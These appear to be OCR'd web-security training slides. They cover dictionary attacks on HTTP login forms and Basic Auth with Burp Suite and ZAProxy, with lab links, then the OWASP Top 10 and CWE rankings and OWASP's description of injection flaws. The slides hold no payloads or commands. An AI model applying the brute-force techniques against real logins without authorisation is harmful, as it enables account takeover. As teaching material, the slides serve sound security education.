  - Attack can take hours to complete

HTTP Login Form : Burp Suite



HTTP Login Form : Burp Suite




Lab: Attacking HTTP Login Form with Burp Suite


Lab URL: https://attackdefense.com/challengedetails?cid=1898

Video URL: https://youtu.be/9bx8sIUi9V4

HTTP Basic Auth : Burp Suite



HTTP Basic Auth : Burp Suite



HTTP Basic Auth : Burp Suite

Lab: Attacking Basic Auth with Burp Suite


Lab URL: https://attackdefense.com/challengedetails?cid=1896

Video URL: https://youtu.be/85SVN0j3l1s


Dictionary Attack : ZAProxy

- GUI Interface
- Fuzzer can be used to perform dictionary attack
- Payload encoding not supported (natively)

HTTP Login Form : ZAProxy



HTTP Login Form : ZAProxy



Lab: Attacking HTTP Login Form with ZAProxy

Lab URL: https://attackdefense.com/challengedetails?cid=1897

Video URL: https://youtu.be/4C2d_nlZHiw

OWASP Top 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


Source: OWASP

OWASP Top 10 : A1 Injection

- SQL Injection ranked 6th and Command Injection ranked 11 on Mitre CWE list

Rank	ID	Name	Score
[1]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	75.56
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.69
[3]	CWE-20	Improper Input Validation	43.61
[4]	CWE-200	Information Exposure	32.12
[5]	CWE-125	Out-of-bounds Read	26.53
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	24.54
[7]	CWE-416	Use After Free	17.94
[8]	CWE-190	Integer Overflow or Wraparound	17.35
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	15.54
[10]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.10
[11]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	11.47
[12]	CWE-787	Out-of-bounds Write	11.08

OWASP Top 10 : A1 Injection



Source: https://www.cbronline.com/news/sql-injection-attacks

OWASP Top 10 : A1 Injection

SQL Injection Attacks Represent Two-Third of All Web App Attacks

When Local File Inclusion attacks are counted, nearly nine in 10 attacks are related to input validation failures, Akamai report shows.

Hacker breached 60+ unis, govt agencies via SQL injection

A hacker tied to the November 2016 penetration of the US Election Assistance Commission and subsequent database sale has successfully targeted 60+ government agencies and universities by leveraging the same attack method: SQL injection.

OWASP Top 10 : A1 Injection


A1 :2017

Injection

App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

Source: OWASP

OWASP Top 10 : A1 Injection



Source: OWASP


When is the application vulnerable?

- User supplied data is not validated, filtered or sanitized
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures

